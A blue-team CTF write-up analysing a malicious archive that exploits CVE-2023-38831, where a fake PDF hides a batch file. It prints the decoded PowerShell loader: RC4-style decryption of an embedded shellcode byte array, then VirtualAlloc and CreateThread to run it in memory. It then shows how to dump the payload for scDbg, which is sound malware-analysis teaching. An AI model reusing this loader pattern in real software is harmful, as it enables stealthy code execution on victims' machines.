


RARCVE

Kumpel7

August 2024

1 About The Lab


This blueteam CTF challenge from **cyberdefenders.org** (cyberdefenders.org/blueteam-ctf-challenges/rarcve/) focuses on malware analysis of zip archive with "pdf" file containing information about cryptocurrencies. However, upon opening the archive, the exploit was launched. More on that you can read searching for **CVE-2023-38831**.



Screenshot 1: Here are the questions that need to be answered to complete the lab. What I like about the questions from CD is the fact that they help you in real life analysis, because you can ask yourself the same questions :)

To solve those questions we use *cyberchef* for deciphering/decoding and *sctbg* for looking for shellcode.

To start we go to Artifacts folder and try to unpack the archive. Not all of the contents inside want to be unpacked, but the file inside the folder "Cryptocurrencies-and-blockchain.pdf" is a file "Cryptocurrencies-and-blockchain.pdf.bat". We can open it and analyze what is inside.



Next we jump onto the newly created file. It is powershell obfuscated command with base64 encoded "real" command.



```

temp.ps1 - Notepad
File Edit Format View Help
function Xdfwqp ([param([Byte[]]$Xlprv,[Byte[]]$dkdezy)
[Byte[]]$buffer = New-Object Byte[] $Xlprv.Length
$Xlprv.CopyTo($buffer, 0)
[Byte[]]$s = New-Object Byte[] 256;[Byte[]]$k = New-Object Byte[] 256;for ($i = 0; $i -lt 256; $i++) {$s[$i] = [Byte]$i;$k[$i] = $dkdezy[$i % $dkdezy.Length];}
$j = 0;
for ($i = 0; $i -lt 256; $i++) {$j = ($j + $s[$i] + $k[$i]) % 256;$temp = $s[$i];$s[$i] = $s[$j];$s[$j] = $temp;}
$i = $j = 0;
for ($x = 0; $x -lt $buffer.Length; $x++){$i = ($i + 1) % 256;$j = ($j + $s[$i]) % 256;$temp = $s[$i];$s[$i] = $s[$j];$s[$j] = $temp;[int]$t = ($s[$i] + $s[$j]) % 256;$buffer[$x] = $buffer[$x]
return $buffer
}

$UEPjLBgzpJ3Qjn = @'
[DllImport]
public static extern IntPtr          IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);
[DllImport]
public static extern IntPtr          IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
"@

$pfckUKNqIGUFB1 = Add-Type -memberDefinition $UEPjLBgzpJ3Qjn -Name "Win32" -namespace Win32Functions -passthru
[Byte[]] $KsIajLbCL = 0xfc,0xb7,0xd3,0x2f,0xc6,0x7c,0xf4,0x18,0x48,0x88,0x97,0x46,0x8f,0xc1,0xba,0x26,0xcd,0xee,0x43,0x44,0xb2,0xc6,0xa9,0x60,0x30,0x90,0x2c,0x24,0x93,0x99,0xba,0x3a,0x7a,0x68,0x76
18,0x44,0x33,0x2f,0xa1,0xd2,0xdd,0x6,0xb,0x78,0x1b,0xc,0x46,0xa5,0xb2,0x3c,0x70,0x55,0x30,0x69,0xcb,0xb8,0xfb,0x7,0x41,0x60,0x16,0x1,0x23,0x46,0xbf,0xb1,0x16,0xd4,0x3f,0x63,0x50,0x38,0xc,0
,0xf3,0x7f,0xb4,0xab,0xab,0x3c,0xd5,0x1,0xd7,0xc,0xc,0x56,0xf3,0x5,0x5c,0x93,0xef,0xf9,0x86,0x6d,0x6f,0xdb,0x9b,0x46,0x61,0x1b,0x52,0xda,0x31,0xa3,0xad,0xa6,0xe9,0xeb,0xb3,0xc2,0xa3,0x26,0xbe,0
5e,0x16,0xf2,0xd5,0x28,0xe7,0xa7,0x23,0x99,0x13,0x8a,0xb3,0x81,0xf4,0x3e,0x40,0xc,0x59,0x2c,0x46,0x7b,0xfc,0x4d,0x54,0x65,0x40,0x37,0x4e,0xc5,0x9,0x61,0xd1,0x32,0xf5,0x5a,0x4d,0xb3,0x11,0xca,0x5f,
[Byte[]] $TKCLldzId = 0xb4,0xb6,0xb5,0x72,0x41,0x63,0x64,0xd9,0xd4,0x7a,0x44,0x65,0x59,0x64,0x65,0x69,0x75,0x74,0x38,0x64,0x78,0x76
$Yzoic = Xdfwqp $KsIajLbCL $TKCLldzId
$ng3BvxdHm = $pfckUKNqIGUFB1::VirtualAlloc(0,[Math]::Max($Yzoic.Length,0x1000),0x3000,0xd0)
[System.Runtime.InteropServices.Marshal]::Copy($Yzoic,0,$ng3BvxdHm,$Yzoic.Length)
$pfckUKNqIGUFB1::CreateThread(0,0,$ng3BvxdHm,0,0,0)

```

Screenshot 4: Here is the decoded script. We can see that the payload is fully obfuscated using ... algorithm (look at the function).

The script goes as follows:

1. The attacker defined deciphering function Xdfwqp
2. Then attacker imports 2 functions from (hidden.dll), (hidden) and (hidden)
3. Next the attacker defines the encrypted payload \$KsIajLbCL with key to decipher it \$TKCLldzId
4. Next the attacker defines the variable \$Yzoic, which is exactly the deciphered payload.
5. Then the payload is executed via imported modules

Let’s try to analyze what that encrypted payload does.

4 Question 6 and 7

To analyze it we will generate the binary file so we can look for the shell code. After deleting the last 3 lines of the script and copying it to powershell we have in memory defined variable \$Yzoic. So we can use the following command to change the output of deciphered payload to binary file:

```

[System.IO.File]::WriteAllBytes("C:\Users\Administrator\Desktop\temp.bin",
$Yzoic)

```

Then we can load this file (in my case it’s temp.bin) to scDbg. I used the Report Mode, Scan for Api table and Unlimited steps, but this is probably unnecessary. This uncovers for us the answers for the last 2 questions.

